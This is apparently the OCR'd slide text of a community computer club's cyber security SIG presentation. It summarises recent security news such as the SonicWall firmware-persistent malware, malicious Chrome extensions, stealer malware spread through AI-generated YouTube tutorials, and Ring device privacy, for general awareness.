Google can use your recovery email to contact you if you need help signing in or if we notice suspicious activity

Is this email correct?

Confirm your recovery phone

[redacted]


Google can use your recovery phone to contact you if you need help signing in or if we notice suspicious activity

Is this phone number correct?

2 verification methods

Your devices
Where you're signed in

Recent security activity
No activity in the last 28 days



Security Checkup

You have security tips

Sign-in & recovery
Complete 2 recommended actions

Your devices
Where you're signed in


Recent security activity

No activity in the last 28 days

If there's security-related activity in your account, like a new sign-in, you'll be alerted and be able to find details here

Gmail Security Checkup

- High enough to get cell signal



Drone with cell phone to get help

- Grammarly expands into AI
- AT&T vendor hack 9 million customers

  name, number of lines, etc.

  For device upgrade eligibility
- Roku OS 12 update

  Local News   Expanded sports coverage

  Continue watching
- MFA “blind spot”

  NTLM & Kerberos

  Command line Remote Desktop
- SonicWall malware survives firmware updates

Current Issues

- Malware survives firmware update/upgrade
- Unpatched
- ELF binary, TinyShell backdoor, bash scripts
- SQL to extract credentials to text file
- Checks for firmware update every 10 seconds
- Injects into firmware update
- Similar to Fortinet SSL-VPN devices

US Government recent disclosure

SonicWall Secure Mobile Access

Ring

- Amazon
  Omnipresent shopping
  Omnipresent surveillance

video doorbell, exterior cameras, interior cameras, flying cameras, alarm systems, vehicle security packages

Ring doorbell expanded view
  Replaceable battery pack
Ring Car Cam
  Dual facing cameras Additional view block
  Adhesive to windshield
  Ring Protect Go
  Wired to OBDII port
  Cut power to OBDII port if no key?
  ODBII port in use?
  Interior sensor is IR
  "Alexa, Record" traffic stops
  Parking Protection motion or impact while parked

Avoid desktop messengers

- Based on Electron framework
  App on outside   Browser on inside
- Private keys stored on multi-user device
- RATs
- Implied trust of downloads/attachments
- Bypass protections

- IceFire ransomware targeting Linux
- Chrome 111
  Security fixes
  Smoother WEB transitions
  Revoke permissions of unused sites
  > 2 months
  download tracking
  chrome://flags#download-bubble
  chrome://flags#download-bubble-v2


Opera, Brave,

- Fortinet FortiOS flaw exploited
  Government entities & large organizations

Current Issues

AI-generated YouTube video tutorials


- Used to spread stealer malware
- *Get licensed software for low price*



Adobe Photoshop Crack 2023 | New Photoshop Crack | Free Download For Pc

[redacted]

184K subscribers



Success!

Your Brave VPN credentials are now loaded on this device. To start using Brave VPN, click the "VPN" button in the Brave browser toolbar.

Account

Email address: marketing@brave.com


Your plan subscriptions

YOU HAVE ACTIVE CREDENTIALS LOADED!

Brave VPN Subscription $9.99/month

Brave browser VPN & Firewall

Cookies



Your privacy

By clicking "Accept all cookies", you agree Stack Exchange can store cookies on your device and disclose information in accordance with our Cookie Policy.

Chrome extension

- Malicious Chrome extension
  Chromium based browsers
  Get cookies.txt
  Collect user & browsing data
  “They ALL say that”

Browser extensions need browser data
Keep me logged in
Long session cookie
Replay

- Germany to join Huawei & ZTE ban
- Phishing 69.2% initial entry
- Polynonce attack

  Digital wallets drained
- Sony sues Quad9

  block resolver to site containing copyright material
- Google storage plan - upkeep or ??

Current Issues

- Helpful < - > Harmful
- Awareness, Preparedness, Understanding

Computer Club, Help Center, SIGs,
Presentations, classes
Cyber Security SIG meetings, NEWSBLOG
Internet

- Questions, suggestions, comments?

SCCCCyber@gmail.com